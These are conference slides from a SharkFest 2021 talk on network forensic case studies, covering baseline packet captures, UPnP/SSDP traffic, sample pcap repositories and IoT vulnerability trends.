SharkFest 2021 Virtual Europe

#sf21veu

Network Forensic Case Studies –

Those Who Don't Learn from the Past are Doomed to Repeat It

Phill “Sherlock” Shade
Merlion’s Keep Consulting
& SCOS.NL


phill.shade@gmail.com

Phillip "Sherlock" Shade (Phill)

phill.shade@gmail.com

- Certified instructor and internationally recognized network security and forensics expert with more than 30 years of experience
- Retired US Navy and the founder of Merlion's Keep Consulting, a professional services company specializing in network and forensics analysis
- A member of the Global Cyber Response Team (GCRT), FBI InfraGard, Computer Security Institute, and the IEEE and volunteer at Cyber Warfare Forum Initiative
- Holds numerous certifications, including Certified Network Expert (CNX)-Ethernet, CCNA, Certified Wireless Network Administrator (CWNA), and WildPackets Certified Network Forensics Analysis Expert (WNAX)
- Certified Wireshark University, Sniffer University and Planet 3 Wireless instructor


From the Headlines (last 10 Days)



'Creepware' was used to spy on Miss Teen USA


More than 100 people have been arrested in a global crackdown on hackers linked to the Blackshades software, officials say. The malware was used to spy on Cassidy Wolf, Miss Teen USA. FULL STORY

- Inside FBI's massive cybercrime bust
- Beauty queen: I was terrorized




EA: Gaming giant hacked and source code stolen

6 days ago




Inside the Market for Cookies That Lets Hackers Pretend to Be You

A representative for the hackers who breached EA said they bought the cookie from a site called Genesis Market.




Volkswagen says a vendor's security lapse exposed 3.3 million drivers' details

6:13 AM PDT • June 11, 2021




Peloton fixes flaw on bikes that could have let bad actors access tablets

A vulnerability would have allowed hackers to gain control of the bike's camera and mic, among other things.




Fugitive Anonymous Hacker 'Commander X' Arrested, Extradited From Mexico



Over a billion records belonging to CVS Health exposed online

The exposure is another example of misconfiguration that can impact security.

By Charlie Osborne for Zero Day | June 16, 2021 -- 14:00 GMT (07:00 PDT) | Topic: Security



How Did the Feds Get the Pipeline Hackers' Bitcoin? Here's the Best Theory

A ransomware expert explains how the U.S. likely seized most of the Bitcoin from the Colonial Pipeline attack.

Welcome to my World.... Today's Agenda

1. The Unforeseen Threat - UPNP


2. Buy Your Own Destruction - IoT & Exploits

3. You Expect me to Pay? - Ransomware

4. The Future of Botnets

5. Attacking from the Inside Man-in-the Middle

6. Application Attacks - Web & Email



Troubleshooting vs. Forensics

#sf21veu

Troubleshooting Questions

1. What is the cause of my performance issue?

2. How do I locate and resolve the performance issue?

Forensics Questions


1.What Damage has been Done?

2.Who was the intruder and how did they penetrate the existing security precautions?

3. Did the intruder leave anything such as a new user account, or perhaps some new type of Malware behind?

4. Is there sufficient data to analyze & reproduce the attack and verify the fix will work?

For This to Work - Normal or Abnormal?



```
Source             Destination           Protocol   Length   Src Port   Dst Port   Info
Micro-St_70:13:b7  IPv6mcast_00:00:00:    SSDP        208     51760      1900     M-SEARCH * HTTP/1.1
Micro-St_70:13:b7  IPv6mcast_00:00:00:    SSDP        208     51760      1900     M-SEARCH * HTTP/1.1
Micro-St_70:13:b7  Netgear_52:9e:a0       DNS          71     58501        53     Standard query A www.cnn.com
Netgear_52:9e:a0   Micro-St_70:13:b7      DNS         288        53     58501     Standard query response A 157.166.255.19
Micro-St_70:13:b7  Netgear_52:9e:a0       TCP          66     65045        80     65045 > 80 [SYN] Seq=419029810 Win=8192 L
Netgear_52:9e:a0   Micro-St_70:13:b7      TCP          66        80     65045     80 > 65045 [SYN, ACK] Seq=1914813027 Ack=
Micro-St_70:13:b7  Netgear_52:9e:a0       TCP          54     65045        80     65045 > 80 [ACK] Seq=419029811 Ack=191481
Micro-St_70:13:b7  Netgear_52:9e:a0       TCP        1448     65045        80     [TCP segment of a reassembled PDU]
Micro-St_70:13:b7  Netgear_52:9e:a0       TCP        1448     65045        80     [TCP segment of a reassembled PDU]
Netgear_52:9e:a0   Micro-St_70:13:b7      TCP          60        80     65045     80 > 65045 [ACK] Seq=1914813028 Ack=41903
Micro-St_70:13:b7  Netgear_52:9e:a0       HTTP       1194     65045        80     GET / HTTP/1.1
Netgear_52:9e:a0   Micro-St_70:13:b7      TCP          60        80     65045     80 > 65045 [ACK] Seq=1914813028 Ack=41903
Netgear_52:9e:a0   Micro-St_70:13:b7      TCP          60        80     65045     80 > 65045 [ACK] Seq=1914813028 Ack=41903
Netgear_52:9e:a0   Micro-St_70:13:b7      TCP        1448        80     65045     [TCP segment of a reassembled PDU]
Netgear_52:9e:a0   Micro-St_70:1                                                   eassembled PDU]
Micro-St_70:13:b7  Netgear_52:9e                                                   q=419033739 Ack=191481
Netgear_52:9e:a0   Micro-St_70:1                                                   eassembled PDU]
Netgear_52:9e:a0   Micro-St_70:1                                                   eassembled PDU]
Micro-St_70:13:b7  Netgear_52:9e                                                   q=419033739 Ack=191481
Netgear_52:9e:a0   Micro-St_70:1                                                   eassembled PDU]
Netgear_52:9e:a0   Micro-St_70:1                                                   eassembled PDU]
```

Forensics Analysis Tip: Be familiar with the expected or Baseline behavior of protocols before trying to identify suspect behavior!

The Key –
Reference / Baseline Files

- How can you recognize suspicious behavior unless you understand the expected behavior of a protocol?
- This is where the use of known-good reference or baseline files becomes important!
  - Reference files of standard network activities
  - Samples of network device behavior
  - Many devices, Scanning tools, Exploits, Hackers have specific signatures or patterns that can be used to identify a specific behavior

So… Where do I Get Samples?


#sf21veu


- https://wiki.wireshark.org/SampleCaptures
- http://packetlife.net/captures/
- http://www.pcapr.net
- http://www.netresec.com/?page=PcapFiles
- http://ambitwire.com/useful-links/public-pcap-repositories/link/public-pcap-repositories-ambitwires-ultimate-collection
- http://contagiodump.blogspot.nl/2013/04/collection-of-pcap-files-from-malware.html
- https://www.evilfingers.com/repository/pcaps.php
- https://www.bro.org/community/traces.html
- http://www.secrepo.com/

Forensics Analysis Tip: For specific requests, email me! *phill.shade@gmail.com*

What Should I Look For?


- Unusual communication pairs
- Unusual protocols and ports
- Excessive failed connections
- Suspicious inbound connections
- Suspicious Outbound Connections
- Suspicious DNS Queries / Replies





Forensics Case Study #1 – To Get Your Attention

#sf21veu




UPNP
(Hiding in Plain Sight)

File : MK - Baseline - UPNP - HTTP Modify & Notify

UPnP - Unforeseen HTTP Threat

- Universal Plug-and-Play
- ISO/IEC 29341, in December, 2008
  - Enable connectivity to stand-alone devices and computers from multiple vendors
    - Intended to provide zero configuration networking for residential, SOHO wireless networks and networked home appliances
    - Managed by the Open Connectivity Foundation (OCF)
      - www.upnp.org
- HTTP / SSDP Multicast over UDP Port 1900
  - HTTP Notify
  - HTTP M-Search

UPnP Details - Notify & Search



```
⊞ User Datagram Protocol, Src Port: 1900 (1900), Dst Port: 1900 (1900)
⊟ Hypertext Transfer Protocol
  ⊞ NOTIFY * HTTP/1.1\r\n
    Host:239.255.255.250:1900\r\n
    NT:urn:microsoft.com:service:X_MS_MediaReceiverRegistrar:1\r\n
    NTS:ssdp:alive\r\n
    Location:http://192.168.29.129:2869/upnphost/udhisapi.dll?content=uuid:72df0d11-9361-46aa-8f42-bd4a5c94840d\r\n
    USN:uuid:72df0d11-9361-46aa-8f42-bd4a5c94840d::urn:microsoft.com:service:X_MS_MediaReceiverRegistrar:1\r\n
    Cache-Control:max-age=900\r\n
    Server:Microsoft-Windows-NT/5.1 UPnP/1.0 UPnP-Device-Host/1.0\r\n
    OPT:"http://schemas.upnp.org/upnp/1/0/"; ns=01\r\n
    01-NLS:e2732cec167a1bfc60898911c8761771\r\n
    \r\n
    [Full requ
```


```
⊞ User Datagram Protocol, Src Port: 50993 (50993), Dst Port: 1900 (1900)
⊟ Hypertext Transfer Protocol
  ⊞ M-SEARCH * HTTP/1.1\r\n
    HOST: 239.255.255.250:1900\r\n
    MAN: "ssdp:discover"\r\n
    MX: 5\r\n
    ST: urn:schemas-upnp-org:device:MediaServer:1\r\n
    \r\n
    [Full request URI: http://239.255.255.250:1900*]
    [HTTP request 8/8]
    [Prev request in frame: 1541]
```

Forensics Case Study #2 -

Buy Your Own Destruction – IoT Technologies & Exploits


File : Philips Hue Idle v2

How Many of You Have at Least one of These?




SoHo / IoT WiFi Technologies

- Small Office / Home Office (SoHo) / IoT (Internet of Things) technologies comprise a specialized area of WiFi technology
  - Based upon existing IEEE 802.xx WiFi specifications
    - Modified to use low power, small form factor devices
    - Primarily use the 2.4Ghz ISM bands (some exceptions)
    - Intended to provide short range – PAN networking (<30m)



It’s Getting Worse…

#sf21veu



There are A LOT of Vulnerabilities

Monthly volume of published CVEs from 1999 through 2019

120,000+

